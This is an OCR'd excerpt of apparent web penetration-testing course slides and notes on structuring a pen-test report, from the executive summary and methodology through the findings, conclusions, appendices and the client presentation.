
- All of the information gathered during the test becomes part of this reporting process
  - You might even include appendices with important notes, permission memos, and other items gathered or created during the test

Web Penetration Testing and Ethical Hacking

There are five pieces to a report: the executive summary, introduction, methodology, findings, and conclusions. The entire testing process feeds a collection of information. This collection is the basis of the report.

We will explore each of these in the next few slides.


what we did
What we



The executive summary is typically the hardest part for us to write. Because of this, we usually leave it for last. Of course, this helps because we need to have all of the rest of the report to determine what needs to be part of this. It should be high level and short. We usually don't go beyond a page or a page and a half.

The summary should target the things that can have the biggest impact. Remember that this might be the only piece of the report that management reads, so make sure that any recommendations given will make the biggest or most important changes.

We need to make sure that we include a description of any findings and why they need to be fixed. Then give a recommendation on ways to remediate the issue. If possible, give more than one. For example, talk about whitelisting input to ensure that input attacks are blocked, but also outline how blacklisting works. Although we can explain why one is better than the other, we need to realize that they might have restrictions that we are not aware of that would prevent the implementation of a whitelist.



The introduction is a quick portion of the report where you will outline the scope of the test. You should also list any specific objectives. For example, if the target was to access the backend administration portion of the site through the Internet, make sure that is clear. Another part of the objectives portion is to outline any restrictions that you had. An example would be if the company did not want you to test the authentication system for whatever reason. This needs to be outlined to ensure that people understand what was tested and what was not. You should also outline the team involved. This includes the people doing the test and the people involved at the company requesting the test. This enables internal follow up if any questions come up later.


what we did?
what we find?
what to do?


3) Methodology

- Describe the methodology used during the test
  - Step-by-step, including the tools used at each step
  - Customize for the specific test and its findings – don't just use boilerplate
  - Your goal should be enough depth so that a competent penetration tester could verify and repeat your work...
    - ... and a competent security pro who isn't a pen tester can at least understand your process
  - This section often runs 3 to 10 pages in length, depending on the depth of the test

Web Penetration Testing and Ethical Hacking

Finally, the report should include some discussion of the methodology followed to perform the test. As we will discuss later, this ensures that your test can be verified and repeated. Provide enough depth so that a competent penetration tester could repeat your results, and so that a competent security professional who is not a penetration tester can understand your overall process flow.





Geek language

The findings are really the meat of the report. They are what the entire test was for. The findings need to be categorized. We typically use a High/Medium/Low/Notes system where we determine the risk level that each finding falls into, and then explain what the finding means and why it falls into the specific risk level. Each finding should include the recommendations. The Notes risk level is for any problem found that does not relate directly to the web application. For example, if the application allows us to read the /etc/shadow file and we are able to crack the root password because it is toor, this would go into a Notes finding. The reason is that although that password is ridiculously weak, it is not a vulnerability within the application. Of course, the fact we could read the /etc/shadow file in the first place WOULD be a High finding.


5) Conclusions

- Conclusions are the final piece
- Very short section similar to the executive summary
- Reiterates the executive summary...
  - But from a perspective of answering the technicians who will fix the issues
- Any appendixes are added after the conclusion, potentially including:
  - Permission memo(s)
  - Lists of users harvested
  - Records retrieved from the database
  - Detailed tool output

Web Penetration Testing and Ethical Hacking


The conclusions are the final piece of the report. It is where the tester can reiterate some of the points of the executive summary as well as any findings that he or she would like to draw more attention too. It is usually a very short section of the report but might contain any appendixes, such as a listing of tools used or any bulk listings of files.

copy & pastes




The presentation portion of a test is optional. We like to recommend that people have this, but some companies choose to skip it. The presentation is basically a slide deck that outlines what was tested, what was found, and recommendations on how to repair the issues. We like to work with the target company to ensure that any message it wants to get to developers, administrators, or others is included in this presentation. Although we usually don't have a lot of control over who comes to this presentation, we try to recommend that a wide range of staff is included. If time permits, we will try to separate developers and admins or technicians and management. This is because those are separate audiences that require a different approach.

One important point in building the presentation is to redact any sensitive information. For example, don't include URLs to pages that are vulnerable to SQL injection. If you do, someone will try it out and cause problems. We try to give an overview of the finding and how it works in a generic sense. Then we work with the client to ensure that anyone who needs to know exactly how the exploit happens understands it.



That wraps up 542.5, the final section is the summary.



We have completed the CSRF, logic flaws and advanced tools portion of our festivities.

Next up is 542.6, "Capture the Flag," where we put everything we have learned together into an all-day exercise.